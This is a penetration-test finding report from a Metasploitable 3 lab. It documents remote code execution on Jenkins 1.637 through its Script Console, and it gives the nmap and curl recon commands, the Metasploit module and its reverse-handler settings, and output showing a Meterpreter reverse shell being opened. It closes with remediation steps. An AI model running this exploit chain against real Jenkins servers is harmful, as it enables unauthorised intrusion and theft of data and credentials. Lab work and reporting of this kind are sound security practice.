

PENETRATION TESTING FINDING

Metasploitable 3 — Finding #02

Jenkins Script Console — Remote Code Execution

Critical Severity | Unauthenticated Code Execution Demonstrated

Target	192.168.116.137
Port / Service	8484/tcp — Jenkins Dashboard / Jetty
Jenkins Version	1.637 (observed via HTTP header)
Severity	Critical
CVE	N/A (Jenkins Script Console RCE module)
Authentication	Not required in the demonstrated lab path
Metasploit Module	exploit/multi/http/jenkins_script_console
Result	Meterpreter session successfully opened

1. Executive Summary

The Jenkins service exposed on TCP/8484 was identified and successfully exploited using the Metasploit Jenkins Script Console module. The exploitation resulted in a fully established Meterpreter session on the target, demonstrating remote code execution without requiring credentials in the tested lab configuration.

2. Discovery

Service enumeration confirmed that TCP/8484 was serving a Jenkins dashboard through Jetty. The HTTP response also exposed the Jenkins version as 1.637.

Command used:

```
nmap -sV -p8484 --script=http-title 192.168.116.137
```

Observed evidence included: 8484/tcp open http, Jetty winstone-2.8, HTTP title "Dashboard [Jenkins]", and X-Jenkins: 1.637.

3. Exploitation

Metasploit module:

```
use exploit/multi/http/jenkins_script_console
```

The target was configured as 192.168.116.137:8484 with the attacker's LHOST set to 192.168.116.128 and the reverse handler listening on TCP/4444.

The exploitation completed successfully. The evidence shows the command stager reaching 100%, the stage being sent to 192.168.116.137, and a Meterpreter session being opened.


4. Result

Confirmed successful remote code execution: Meterpreter session 2 was opened from 192.168.116.128:4444 to 192.168.116.137:49642 at 2026-09-04 14:33:33 +0300.

5. Impact


Successful exploitation of a Jenkins Script Console RCE can provide an attacker with arbitrary command execution in the security context of the Jenkins process. Depending on the service account and host configuration, this can enable access to application data, credentials available to the process, internal services, and potentially further system compromise.

6. Evidence



```
root@kali: ~  
root@kali: ~  
root@kali: ~  
  
(root@kali)~  
# nmap -sV -p8484 --script=http-title 192.168.116.137  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-04 14:30 EEST  
Nmap scan report for 192.168.116.137  
Host is up (0.00070s latency).  
  
PORT      STATE SERVICE VERSION  
8484/tcp  open  http      Jetty winstone-2.8  
|_http-server-header: Jetty(winstone-2.8)  
|_http-title: Dashboard [Jenkins]  
MAC Address: 00:0C:29:AF:34:62 (VMware)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 26.65 seconds  
  
(root@kali)~  
# curl -I http://192.168.116.137:8484/  
HTTP/1.1 200 OK  
X-Content-Type-Options: nosniff  
Cache-Control: no-cache,no-store,must-revalidate  
X-Hudson-Theme: default  
Content-Type: text/html; charset=UTF-8  
Set-Cookie: JSESSIONID=7ad9ce0a-1pevsk24xq5hjmh4pi1sn89f; Path=/; HttpOnly  
Expires: Thu, 01 Jan 1970 00:00:00 GMT  
X-Hudson: 1.395  
X-Jenkins: 1.637  
X-Jenkins-Session: 06c6c280  
X-Hudson-CLI-Port: 49259  
X-Jenkins-CLI-Port: 49259  
X-Jenkins-CLI2-Port: 49259  
X-Frame-Options: sameorigin  
X-Instance-Identity: MIIBIjANBgkqhkiG9w0BAQEFAAOCAQAMIBKgKCAQEA7PBpT8ag1R8ZbRwxtw0A1vmRaLIFX/TTuCaHFa7Z68Nv6ZE+D5xk30dt5PCPvVo3DeBT06sXP3iW5zFfiVofoC75Kv5V4w0gh37onvKs:khi4J2Zjz7BYOH8P2tCqp  
WSjpsVCT/Lncc3RtQr5SkcdgEt6oVudEMXG0TzLAqPfnAusgsBMkAn6wG02w2ddHb+yGLTz9N/rQWRQGX7dTsvxQuq2NduHjWXS2o2UAMdGmb20uGZRgc9yu+ZozoQPgmTNG10g0I+Is1E3m9zIENGm9Ah2/cPsLkx32EQS4n6tC36quxUEogT0IuDBE  
0mldeV9F7V3X0rou1tnk3vhqQIDAQAB  
0=SSH-Endpoint: 192.168.116.137:49256  
Content-Length: 10520  
Server: Jetty(winstone-2.8)  
  
(root@kali)~  
#
```

Figure 1 — Jenkins service discovery on TCP/8484 and Jenkins version 1.637.



```
root@kali: ~  
[*] Command Stager progress - 30.84% done (30720/99626 bytes)  
[*] Command Stager progress - 32.89% done (32768/99626 bytes)  
[*] Command Stager progress - 34.95% done (34816/99626 bytes)  
[*] Command Stager progress - 37.00% done (36864/99626 bytes)  
[*] Command Stager progress - 39.06% done (38912/99626 bytes)  
[*] Command Stager progress - 41.11% done (40960/99626 bytes)  
[*] Command Stager progress - 43.17% done (43008/99626 bytes)  
[*] Command Stager progress - 45.23% done (45056/99626 bytes)  
[*] Command Stager progress - 47.28% done (47104/99626 bytes)  
[*] Command Stager progress - 49.34% done (49152/99626 bytes)  
[*] Command Stager progress - 51.39% done (51200/99626 bytes)  
[*] Command Stager progress - 53.45% done (53248/99626 bytes)  
[*] Command Stager progress - 55.50% done (55296/99626 bytes)  
[*] Command Stager progress - 57.56% done (57344/99626 bytes)  
[*] Command Stager progress - 59.61% done (59392/99626 bytes)  
[*] Command Stager progress - 61.67% done (61440/99626 bytes)  
[*] Command Stager progress - 63.73% done (63488/99626 bytes)  
[*] Command Stager progress - 65.78% done (65536/99626 bytes)  
[*] Command Stager progress - 67.84% done (67584/99626 bytes)  
[*] Command Stager progress - 69.89% done (69632/99626 bytes)  
[*] Command Stager progress - 71.95% done (71680/99626 bytes)  
[*] Command Stager progress - 74.00% done (73728/99626 bytes)  
[*] Command Stager progress - 76.06% done (75776/99626 bytes)  
[*] Command Stager progress - 78.12% done (77824/99626 bytes)  
[*] Command Stager progress - 80.17% done (79872/99626 bytes)  
[*] Command Stager progress - 82.23% done (81920/99626 bytes)  
[*] Command Stager progress - 84.28% done (83968/99626 bytes)  
[*] Command Stager progress - 86.34% done (86016/99626 bytes)  
[*] Command Stager progress - 88.39% done (88064/99626 bytes)  
[*] Command Stager progress - 90.45% done (90112/99626 bytes)  
[*] Command Stager progress - 92.51% done (92160/99626 bytes)  
[*] Command Stager progress - 94.56% done (94208/99626 bytes)  
[*] Command Stager progress - 96.62% done (96256/99626 bytes)  
[*] Command Stager progress - 98.67% done (98304/99626 bytes)  
[*] Command Stager progress - 100.00% done (99626/99626 bytes)  
[*] Sending stage (177734 bytes) to 192.168.116.137  
[*] Meterpreter session 2 opened (192.168.116.128:4444 → 192.168.116.137:49642) at 2026-09-04 14:33:33 +0300  
meterpreter >
```

Figure 2 — Successful Jenkins exploitation with Meterpreter session 2 opened.

7. Remediation

- Disable or restrict access to the Jenkins Script Console where it is not required.
- Require strong authentication and enforce authorization controls for Jenkins administration.
- Upgrade Jenkins to a supported, fully patched release and remove obsolete versions.
- Restrict Jenkins management interfaces to trusted administrative networks using firewall/ACL controls.
- Run Jenkins under a dedicated low-privilege service account and minimize accessible secrets.

8. References

- Rapid7 Metasploitable3 Vulnerabilities Wiki — Jenkins entry.
- Rapid7 Metasploit Framework — `exploit/multi/http/jenkins_script_console`.
- Jenkins Security Documentation and supported-release guidance.

Assessment note: This finding is based on successful exploitation observed in the Metasploitable 3 lab. The report does not claim a specific CVE because the demonstrated Metasploit module is a Jenkins Script Console exploitation path rather than a CVE-specific finding.